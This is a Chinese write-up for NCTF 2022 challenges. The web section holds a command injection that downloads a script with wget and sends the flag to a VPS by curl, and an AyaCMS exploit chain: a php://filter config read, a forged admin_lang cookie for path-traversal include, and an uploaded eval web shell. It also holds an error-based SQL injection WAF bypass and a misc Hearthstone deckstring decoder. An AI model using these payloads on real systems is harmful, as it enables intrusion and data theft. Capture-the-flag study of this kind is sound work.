

2022-12-NCTF-WriteUp

Web

calc

解题思路

其实就是命令注入，访问/source可以得到源代码：

```
1 @app.route("/calc", methods=['GET'])
2 def calc():
3     ip = request.remote_addr
4     num = request.values.get("num")
5     log = "echo {0} {1} {2}> ./log.txt".format(time.strftime("%Y%m%d-%H%M%S")
6     print(log)
7     if num:
8         try:
9             data = eval(num)
10            os.system(log)
11        except:
12            pass
13        return str(data)
14    else:
15
16        return "waf!!"
```

```
log = "echo {0} {1} {2}> ./log.txt".format(time.strftime("%Y%m%d-%H%M%S",
time.localtime()), ip, num)
```

这里num可以控制，而且是直接放进os.system里面执行，所以可以在前面加个换行符来控制执行的命令，分隔符可以用%09，因为空格被过滤了

Burp Suite Professional v2022.9 - Temporary Project - licensed to CRYPTON

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options User options Customizer Hackvator JSON Web Tokens

Knife java反序列化扫描 HaE xia SQL

Send Cancel < > | v Target: http://162.14.110.241:8050 HTTP/1

Request

Pretty Raw Hex Hackvator U2C Chinese Markdown

```
1 GET /calc?num=%0a'ls '%09'/' HTTP/1.1
2 Host: 162.14.110.241:8050
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20060219
4 Firefox/121.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 X-Requested-With: XMLHttpRequest
9 Connection: close
10 Referer: http://162.14.110.241:8050/
11
```

Response

Pretty Raw Hex Render Hackvator U2C Chinese

```
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 3
4 Server: Werkzeug/2.0.3 Python/3.8.10
5 Date: Sat, 03 Dec 2022 06:07:31 GMT
6
7 ls/
```

Inspector

Request Attributes 2 Request Query Parameters 1 Request Body Parameters 0 Request Cookies 0 Request Headers 8 Response Headers 4

← → Search... 0 matches ← → Search... 0 matches Done 156 bytes | 112 millis

因为过滤的很多，所以就把要执行的命令（curl VPS -d @/Th1s_is_F1114g）下载到主机上，

Burp Suite Professional v2022.9 - Temporary Project - licensed to CRYPTON

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options User options Customizer Hackvator JSON Web Tokens

Knife java反序列化扫描 HaE xia SQL

Send Cancel < > | v Target: http://162.14.110.241:8050 HTTP/1

Request

Pretty Raw Hex Hackvator U2C Chinese Markdown

```
1 GET /calc?num=%0a'wget -O /tmp/rce.py 'http://162.14.110.241:8050/rce.txt'%09-o '%09'./tmp/rce.py
2 Host: 162.14.110.241:8050
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20060219
4 Firefox/121.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 X-Requested-With: XMLHttpRequest
9 Connection: close
10 Referer: http://162.14.110.241:8050/
11
```

Response

Pretty Raw Hex Render Hackvator U2C Chinese

```
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 50
4 Server: Werkzeug/2.0.3 Python/3.8.10
5 Date: Sat, 03 Dec 2022 06:28:27 GMT
6
7 wgethttp://162.14.110.241:8050/rce.txt-o./tmp/rce.py
```

Inspector

Request Attributes 2 Request Query Parameters 1 Request Body Parameters 0 Request Cookies 0 Request Headers 8 Response Headers 4

← → Search... 0 matches ← → Search... 0 matches Done 204 bytes | 160 millis

然后/calc?num=%0a'bash'%09'rce.txt' 执行即可

最后得到flag：

```

0:uucp:/var/spool/uucp:/usr/sbin/nologinproxy:x:13:13:proxy:/bin:/usr/sbin/nologinwww
-data:x:33:33:www-data:/var/www:/usr/sbin/nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nologinlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologinrc:x:39
:39:ircd:/var/run/ircd:/usr/sbin/nologingnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_apt:x:100:65534::/nonexistent:/usr/sbin/nologin^C

~ » vim rce.txt
~ » nc -lvp 80
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 162.14.110.241.
Ncat: Connection from 162.14.110.241:57984.
POST / HTTP/1.1
Host: 101.43.93.56
User-Agent: curl/7.64.0
Accept: */*
Content-Length: 32
Content-Type: application/x-www-form-urlencoded

nctf{Pyth0n_env_Th1s_is__F1114g}^C
~ »

```

ez_php

解题思路

<https://github.com/loadream/AyaCMS>

题目直接给了个CMS，在github上搜了一下，能找到源代码，还有不少漏洞

The screenshot shows a GitHub search interface with the following details:

- Search term: AyaCMS v3.1.2 vulnerabilities
- Results: 7 Open, 0 Closed
- Author dropdown: Author ▾
- List of vulnerabilities:
 - AyaCMS v3.1.2 has Arbitrary file operations Vulnerability (#7 opened 9 days ago by Mumuuu)
 - AyaCMS v3.1.2 RCE vulnerability (#6 opened 9 days ago by Mumuuu)
 - AyaCMS v3.1.2 has a path-traversal Vulnerability (#5 opened 10 days ago by onekingcc)
 - AyaCMS v3.1.2 has a Frontend Arbitrary File Upload Vulnerability (#4 opened 20 days ago by N1k0la-T)
 - AnyaCMS v3.1.2 has an Arbitrary File Upload Vulnerability (#3 opened on Oct 6 by 0xngs)
 - AyaCMS v3.1.2 has RCE vulnerability (#2 opened on Nov 22, 2021 by Baynelux1127)
 - There is one CSRF vulnerability that can Change administrator password. (#1 opened on Jun 21, 2020 by Shu1L)

可惜都是要管理员登录的，没有办法直接用，只能下载源码下来审计了。

看了半天。。。嗯在ajax.php发现有文件操作，而且是无需鉴权。

当get传参fun的值为diy_save的时候会调用file_get()和file_put()函数

```
case 'diy_save':
    $diy=(string)$_GET['diy'];
    $tpl_file=(string)$_GET['tpl_file'];

    $arr=json_decode($diy);
    $files=json_decode($tpl_file);

    $diys=array ();
    foreach($arr as $k=>$v){
        $diys[$v[1]]=$v;
        'diy_item-id'=>$v[0],
        'diy_par'=>json_decode($v[2])
    }

    $items=array ();
    foreach($files as $file){
        $code=file_get($file);
        $out=array ();
        preg_match_all( pattern: "/<divitem>(.*)</divitem>/is", $code, &matches: $out, flags: PREG_PATTERN_ORDER);
        if(isset($out[1])){
            foreach($out[1] as $v){
                $items[md5($v)]=$v;
            }
        }
    }
    set_val( key: 'diys',$diys);
    set_val( key: 'items',$items);

    foreach($files as $file){
        set_val( key: 'file',$file);
        $code=file_get($file)
        $code=preg_replace_callback( pattern: "/<div>(.*)</div>/is", callback: "template_set_diy",$code);
        file_put($file,$code);
    }
}

template_update();
```

跟进一下看看究竟怎么利用

可以看到还需要用json格式来传diy和tpl_file两个参数

```
case 'diy_save':
    $diy=(string)$_GET['diy'];
    $tpl_file=(string)$_GET['tpl_file'];

    $arr=json_decode($diy);
    $files=json_decode($tpl_file);
```

但是往下走却发现这里的利用方式极为有限，因为file_put函数写入的内容取决于file_get函数的内容，而在这操作之间文件名是不变的，也就是说，就算可以写入文件，比如shell.php，但因为shell.php之前不存在，获得的内容为空，所以写进去的文件也是空的：

```
foreach($files as $file){ $files: {file => "shell.php"}
    set_val( key: 'file',$file);
    $code=file_get($file);
    $code=preg_replace_callback( pattern: "/<div>(.*)</div>/is", callback: "template_set_diy",$code);
    file_put($file,$code); $code: "" $file: "shell.php"
}
```

```

Request Headers:
GET /ajax.php?fun=diy_save&diy=""&tpl_file="shell.php"
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: */
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: aya_template=pc
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

Response Headers:
1 HTTP/1.1 500 Internal Server Error
2 Date: Sun, 04 Dec 2022 12:43:11 GMT
3 Server: Apache/2.4.46 (Unix) mod_fastcgi/mod_fastcgi-SNAP-0910052141 OpenSSL/1.0.2u mod_wsgi/3.5 Python/2.7.18
4 X-Powered-By: PHP/5.4.45
5 Expires: -1
6 Cache-Control: no-store, private, post-check=0, pre-check=0, max-age=0
7 Pragma: no-cache
8 Connection: close
9 Content-Type: text/html; charset=utf-8
10 Content-Length: 11099
11
12 <!DOCTYPE HTML>
13 <html lang="">
14   <head>
15     <meta charset="utf-8">
16     <meta http-equiv="X-UA-Compatible" content="IE=edge">
17     <title>
18     <meta name="Description" content="">
19     <meta name="Keywords" content="">
20

```

当时我以为这个功能最多就是创建一个空白的文件，卡了半天，然后跟进了一下file_get函数，发现底层就是file_get_contents：

```


function file_get($filename){
    return @file_get_contents($filename);
}

```

既然是file_get_contents，那肯定是支持php伪协议的，比如在读文件的时候，使用形如php://filter/write=convert.base64-encode|/resource=aya/config.inc.php，就可以把原来的文件转换成base64编码然后保存。

那这个利用点的功能立刻清晰了起来，考虑到这个cms会将加密cookie的key保存着config.inc.php里面，所以可以先将这个文件转换成base64，然后直接访问就可以得到了：

Request	Response
<pre> GET /ajax.php?fun=diy_save&diy=""&tpl_file= {"file":"php://filter/write=convert.base64-encode /resource=aya /config.inc.php"} HTTP/1.1 Host: 127.0.0.1 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: */ Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Cookie: aya_template=pc Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin </pre>	<pre> 1 HTTP/1.1 500 Internal Server Error 2 Date: Sun, 04 Dec 2022 12:48:52 GMT 3 Server: Apache/2.4.46 (Unix) mod_fastcgi/mod_fastcgi-SNAP-0910052141 OpenSSL/1.0.2u mod_wsgi/3.5 Python/2.7.18 4 X-Powered-By: PHP/5.4.45 5 Expires: -1 6 Cache-Control: no-store, private, post-check=0, pre-check=0, max-age=0 7 Pragma: no-cache 8 Connection: close 9 Content-Type: text/html; charset=utf-8 10 Content-Length: 11099 11 12 <!DOCTYPE HTML> 13 <html lang=""> 14 <head> 15 <meta charset="utf-8"> 16 <meta http-equiv="X-UA-Compatible" content="IE=edge"> 17 <title> 18 <meta name="Description" content=""> 19 <meta name="Keywords" content=""> 20 </pre>



事实证明比赛的时候这一步纯属多余，因为出题人似乎没有改变默认的key值。。。

Input

```
PD9waHAgZGVmaW5lZCgnSu5FqVlbJykgb3IgZXhdpcnQWNjZXnZIERlbumlZCcp0wpyZXR1cm4gYXJyYXkgKAogICAgJ3JldJpdGUhID0+IDAxCiAgICAnZGF0YWJhc2UnID0+ICdteXNxbCcsCiAgICAnCnGvbm5LY3QnID0+ICcwJywKICAgICdkYL9ob3NjyA9PiAnbG9jYWxb03N0JywKICAgICdkY19uYw1JyA9PiAnYXlhMyScsCiAgICAnZGFJfdXnlcicgPT4gJ3Jvb3QnLAogICAgJriX3Bhc3MnID0+ICdyb290JywKICAgICdkY19jaGfyc2V0JyA9PiAndXrm0CcsCiAgICAnZGFJfcHJ1JyA9PiAnYXlhM18nLa0ICAgJ3NtDhBfaG9zdCcgPT4gJ3NtDhAuCxeuY29tJywKICAgICdzbXrw3BvcnQnID0+ICc0NjUnLaoAgICAgJ3NtDhBfdXNl5hbWUhID0+ICcxMTA2MDg4Nzg4QHFxLmNvbScsCiAgICAnC210cf9wYXNzd29yZCcgPT4gJycsCiAgICAnC210cf9mcmt9JyAp1AnMTEwNjA40Dc40EBxcS5jb20nLaoAgICAgJ3VybCcgPT4gJ2h0dHA6Ly8MjcuMC4wLjEvJywKICAgICd0aXRsZScgPT4gJaIkeeh0e9keermScsCiAgICAnA2V5d29yZHMnID0+ICfm1JhnmoTnvZhnq5nLhbPplK71rZcnLaoAgICAgJ2Rlc2NyaxB0aW9JyA9PiAn5oiR55qE572R56uZ6K+05pi0JywKICAgICd1bWFpbCcgPT4gJycsCiAgICAnGvtcGxhdGVfcGMnID0+ICdkZWZhdx0JywKICAgICd0Zw1wbGF0Zv90YycgPT4gJ2R1Zmf1bHQnLAogICAgJ3R1bXBsYXRlx3d4JyA9PiAnZGvmYXVsdcscsCiAgICAbgFuZycgPT4gJ3poLwnJuJywKICAgICd0aW1lem9uZScgPT4gJ0V0Yy9HTVQt0CcsCiAgICAnY29va211X3ByZScgPT4gJ2F5Y8nLaoAgICAgJ2F5Yv9rZxknID0+ICdhYWElaogICAgJ2tyZwd3b3jkJyA9PiAnYWRtaW4s566h55CGL0eJi054uyxtb2Rlcmfb3InLAogICAgJ2FkZf9h1yA9PiAxMDAsCiAgICAnYWRkX2InID0+IDUsCiAgICAnYWRkX2MnID0+IDEsCiAgICAnCmVnZ3JvdAnID0+ICcxJywKICAgICdncm91cHmnID0+ICdncm91cF8wLgdyb3VwXzeS23JvdXBfmixncm91cF8zLgdyb3VwXzeQnLaoAgICAJ2Fhbmv3JyA9PiAzNjAwLaoAgICAgJ2FhaG90JyA9PiAxMCwKICAgICdhYX1vdWhhbycgPT4gMCwKICAgICdhyWnvbG9yJyA9PogICAgICAgIGFycmF5ICgKICAgICAgICAgICAgJ3J1ZCcgPT4gJ+e6ouiJsgonLAogICAgICAgICAgICAnZ3J1Zw4nID0+ICFu7/oibIKJywKICAgICAgICAgICAgJ2JsdWUnID0+ICfok53oibIKJywKICAgICAgICAgICAgJyNmMzAnID0+ICfmqZnoibInLogICAgICAgICksCik7CgkjqCkj
```

Output

```
time: 2ms  
length: 1211  
lines: 49
```

```
ccmpdate_pc => 'default',  
'template_tc' => 'default',  
'template_wx' => 'default',  
'lang' => 'zh-cn',  
'timezone' => 'Etc/GMT-8',  
'cookie_p'e => 'aya_ ',  
'aya_key' => 'aaa',  
'kregword' => 'admin,管理,版主,moderator',  
'add_a' => 100,  
'add_b' => 5,  
'add_c' => 1,  
'reggroup' => '1',  
'groups' => 'group_0,group_1,group_2,group_3,group_4',  
'aanew' => 3600,  
'aahot' => 10,  
'ayayouhao' => 0,  
'aacolor' =>  
    array (  
        'red' => '红色'
```

仍然是aaa，不管怎么说，现在可以控制加密解密函数了。实际上当时我以为可以直接自己签名admin的cookie然后登录，实际上不是如此。

```
91     $_USER=array();
92
93     if($_auth=get_cookie( var: 'auth')){
94         $_auth=explode( separator: "\t",decrypt($_auth));
95         $_userid=isset($_auth[0])?intval($_auth[0]):0;
96         $_username=isset($_auth[1])?trim($_auth[1]):'';
97         $_password=isset($_auth[2])?trim($_auth[2]):'';
98
99         if($_userid){
100             $_USER=$db->get_one("SELECT * FROM {$db->pre}member WHERE groupid=2 && itemid=$_userid");
101             if(!$_USER || $_USER['password']!=$_password){
102                 $_userid=0;
103                 set_cookie( var: 'auth', value: '' );
104                 unset($_USER);
105             }
106         }
107     }
108 }
```

关键在于服务器在解密cookie后仍然会将密码做一次比较，也就是说即使可以签名uid和username，但因为不知道密码，还是会进入到if条件里面，最后失败。

伪造cookie登录是行不通了，那就再看看decrypt函数还在哪里被调用了，终于在admin.inc.php里面找到了关键的调用点，也是漏洞的重要部分

Function \decrypt .../upload/aya/include/global.fu 5 usages

File	Line	Usage
admin.inc.php	94	<code>\$_auth=explode("\t",decrypt(\$_auth));</code>
admin.inc.php	123	<code>\$_lang=decrypt(\$_lang);</code>
ajax.inc.php	83	<code>\$_auth=explode("\t",decrypt(\$_auth));</code>
common.inc.php	88	<code>\$_auth=explode("\t",decrypt(\$_auth));</code>
passz.inc.php	15	<code>\$str=decrypt(\$sign);</code>

Press ⌘F7 again to search in 'Project Files'

```
2     if($_lang=get_cookie( var: 'admin_lang')){
3         $_lang=decrypt($_lang);
4
5         empty($_lang)&&$_lang=$LANG[0];
6
7         define('AYA_LANG',$_lang);
8
9         if(is_file($file=AYA_ROOT.'lang/'.AYA_LANG.'.inc.php'))
10            $L=include $file;
11        else
12            $L=array();
```

在拿到了admin_lang的cookie值后，服务器会对他进行解密，然后在下一步会直接拼接然后include，所以不难看出如果使用目录穿越的话，我们可以包含任意.inc.php结尾的文件。

做到这里其实已经出来了，因为管理员的功能大多都是上面这个后缀结尾，也就是说我们现在可以在不鉴权的情况下执行管理员的部分功能。

这里我选择包含module/admin/fst_upload.inc.php, 因为这里有个很明显的上传功能:

```
?php
defined( constant_name: 'IN_AYA' ) or exit('Access Denied');

$file=(string)$_GET['file'];
false==check_path($file)&&msg(l( str: '参数错误'), class: 'w');

$path=ROOT.$file;
if(!is_dir($path))
    msg(l( str: '路径不存在'), class: 'w');

$targetFile=$path.'/'.$_FILES['upfile']['name'];

if(move_uploaded_file($_FILES['upfile']['tmp_name'], $targetFile))
    msg(l( str: '已上传,正在返回'), class: 's', js: AYA_ADMIN_URL.'?action=fst&file='.$file);
else msg(l( str: '失败'), class: 'w');
```

写个脚本把文件目录加密一下

```
1 <?php
2 function random($length=4,$chars='abcdefghijklmnopqrstuvwxyz'){
3     $hash='';
4     $max=strlen($chars)-1;
5     for($i=0;$i<$length;$i++){
6         $hash.=$chars[mt_rand(0,$max)];
7     }
8     return $hash;
9 }
10 function kecrypt($txt,$key){
11     $key=md5($key);
12     $len=strlen($txt);
13     $ctr=0;
14     $str='';
15     for($i=0;$i<$len;$i++){
16         $ctr=$ctr==32?0:$ctr;
17         $str.=$txt[$i]^$key[$ctr++];
18     }
19     return $str;
20 }
21 function encrypt($txt,$key=''){
22     $rnd=random(32);
23     $len=strlen($txt);
24     $ctr=0;
25     $str='';
26     for($i=0;$i<$len;$i++){
27         $ctr=$ctr==32?0:$ctr;
28         $str.=$rnd[$ctr].($txt[$i]^$rnd[$ctr++]);
29     }
30     $tmp = str_replace('=', '',base64_encode(kecrypt($str,$key)));
31     echo $tmp;
```

```

32 }
33 encrypt("../module/admin/fst_upload", 'aaa');

```

然后直接访问上传即可

The screenshot shows the Burp Suite Professional interface with the Repeater tab selected. The Request pane displays a POST request to `/aya/admin.inc.php?file=...dem_guanyu&channelid=1`. The Response pane shows the server's response, which includes a header `Set-Cookie: aya_auth=<deleted>; expires=Thu, 01-Jan-1970 00:00:01 GMT` and the content of the uploaded file. The Inspector pane shows various request and response attributes.

```

POST /aya/admin.inc.php?file=...dem_guanyu&channelid=1 HTTP/1.1
User-Agent: PostmanRuntime/7.29.2
Accept: */*
Postman-Token: d1163697-7825-457c-b36d-b4a337e81fbb
Host: 81.70.155.160
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=da4a745bdf27ecf4b8a576fda24330; amsg=; aclass=; aya_template=pc; aya_auth=UGIKAgk4Dj5auUhuUmNQVUS%2BHS8Ik8suUgQfhZ403tBIBiFSMOPKyhTxde0FI4W24UDRxu2J0RaqEH2FdVAZCjMjP051W|fe1l0u0; aya_admin_lang=un0lJBVqfys0fMwHjd008AisP00J0XYCMWuIXshf0HfjeTUPBfp9RTnPFewvQSEB_Yw
Content-Type: multipart/form-data; boundary=-----211780513984009258692095
Content-Length: 252
-----211780513984009258692095
Content-Disposition: form-data; name="upfile"; filename="1.php"
Content-Type: application/octet-stream
<?php @eval($_POST['crypt0n']);?>
-----211780513984009258692095-


```

```

1 POST /aya/admin.inc.php?file=...dem_guanyu&channelid=1 HTTP/1.1
2 User-Agent: PostmanRuntime/7.29.2
3 Accept: */*
4 Postman-Token: d1163697-7825-457c-b36d-b4a337e81fbb
5 Host: 81.70.155.160
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=da4a745bdf27ecf4b8a576fda24330; amsg=; aclass=; aya_temp
9 Content-Type: multipart/form-data; boundary=-----211780513984009258692095
10 Content-Length: 252
11
12 -----211780513984009258692095
13 Content-Disposition: form-data; name="upfile"; filename="1.php"
14 Content-Type: application/octet-stream
15
16 <?php @eval($_POST['crypt0n']);?>
-----211780513984009258692095-

```

成功上传shell拿到了flag



ezbypass

解题思路

```
mysql> select 1.e(1);
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql>
```

(mysql 似乎是小于5.7的版本) 加上1.e同样能正常执行语句, 1.e会被忽视

参考:h3xStream's blog: Bypassing ModSecurity WAF

Try to bypass WAF

My query statement is:
\$select = "select username from users.info where id = ". \$id;
Can you find my password?

XPATH syntax error: ' nctf{9815e617-dd93-4bf4-bdd-7a'

[Back to HomePage](#)

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder Performance insights HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING

URL
http://162.14.110.241:8099/sql.php?id=-1 or 1.e(updatexml(1.concat(0x7,substring((select(password) from info),1,50)),0))

Try to bypass WAF

My query statement is:
`$select = "select username from users.info where id = ". $id;`
 Can you find my password?

XPath syntax error: ' ddf-7a972e916c36'.

[Back to HomePage](#)

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder Performance insights HackBar >

LOAD SPLIT EXECUTE TEST SQL XSS LFI SSTI SHELL ENCODING HASHING

RL
[http://162.14.110.241:8099/sql.php?id=-1 or 1.e\(updatexml\(1,concat\(0x7,substring\(\(select\(password\) from info\),26,50\)\),0\)\)](http://162.14.110.241:8099/sql.php?id=-1 or 1.e(updatexml(1,concat(0x7,substring((select(password) from info),26,50)),0)))

```
1 http://162.14.110.241:8099/sql.php?id=-1 or 1.e(updatexml(1,concat(0x7,substring((select(password) from info),26,50)),0))
```

nctf{9815e617-dd93-4bf4-bddf-7a972e916c36}

Misc

炉边聚会

解题思路

直接复制完后进入炉石传说发现啥反应没有，搜索后找到一个解析的脚本

```
1 https://zhangshuqiao.org/2018-12/%E7%82%89%E7%9F%B3%E5%8D%A1%E7%BB%84%E4%B
B%A3%E7%A0%81%E8%A7%A3%E6%9E%90/
```

```

1 <?php
2 $deckstring = "AAEDAzoFKIwGngXIBrwFzgnQBfIHgfg0CIgJkAi+BogJ1gjMCPIHtgeeBeA
D6AfYHvgbgA+AD4A02B7wFkgnMCMwI+ga2B/QImgj6BJAIiAn2BOIJAAA=";
3 #这是一个非常有趣的萨满卡组
4 $binary = base64_decode($deckstring);
5 $hex = bin2hex($binary);
6 #对于这个卡组，$hex="00010101fd06000fce069707cc08e20cff0fc814e616b6ac02aeb00
2a5be02f8bf02f9bf02a2cd02f8d002a6ef0200"
7 $arr = str_split($hex, 2);
8 $arr = array_map("hexdec", $arr);
9 function read_varint(&$data) {
10     $shift = 0;
11     $result = 0;
12     do {
13         $c = array_shift($data);
14         $result |= ($c & 0x7f) << $shift;
15         $shift += 7;
16     }
17     while ($c & 0x80);
18     return $result;
19 }
20 function parse_deck($data) {
21     $reserve = read_varint($data);

```

```

22     if ($reserve != 0) {
23         printf("Invalid deckstring");
24         die;
25     }
26     $version = read_varint($data);
27     if ($version != 1) {
28         printf("Unsupported deckstring version %s", $version);
29         die;
30     }
31     $format = read_varint($data);
32     $heroes = [];
33     $num_heroes = read_varint($data);
34     for ($i = 0; $i < $num_heroes; $i++) {
35         $heroes[] = read_varint($data);
36     }
37     $cards = [];
38     $num_cards_x1 = read_varint($data);
39     for ($i = 0; $i < $num_cards_x1; $i++) {
40         $card_id = read_varint($data);
41         $cards[] = [$card_id, 1];
42     }
43     $num_cards_x2 = read_varint($data);
44     for ($i = 0; $i < $num_cards_x2; $i++) {
45         $card_id = read_varint($data);
46         $cards[] = [$card_id, 2];
47     }
48     $num_cards_xn = read_varint($data);
49     for ($i = 0; $i < $num_cards_xn; $i++) {
50         $card_id = read_varint($data);
51         $count = read_varint($data);
52         $cards[] = [$card_id, $count];
53     }
54     return [$cards, $heroes, $format];
55 }
56 print_r(parse_deck($arr)[0]);

```

将得到的结果导入到txt，然后写一个很丑的处理脚本

```

1 a=open("re.txt","r")
2 a.readline()
3 a.readline()
4 num=[]
5 for i in range(40):
6     a.readline()
7     a.readline()
8     a.read(19)
9     num.append(int(a.readline()))
10    a.readline()
11    a.readline()
12    a.readline()

```

```
13 for i in range(40):  
14     print(chr(num[i]//10),end=' ')  
15 print('')
```

得到flag


1 NCTF{HearthStone_C0de_S000_FunnY_ri9ht?}

SIGNIN

解题思路

```
[...]
.rdata::00 0000002D C
.rdata::00 00000031 C
Congratulation! you found me, here is your flag
.^/
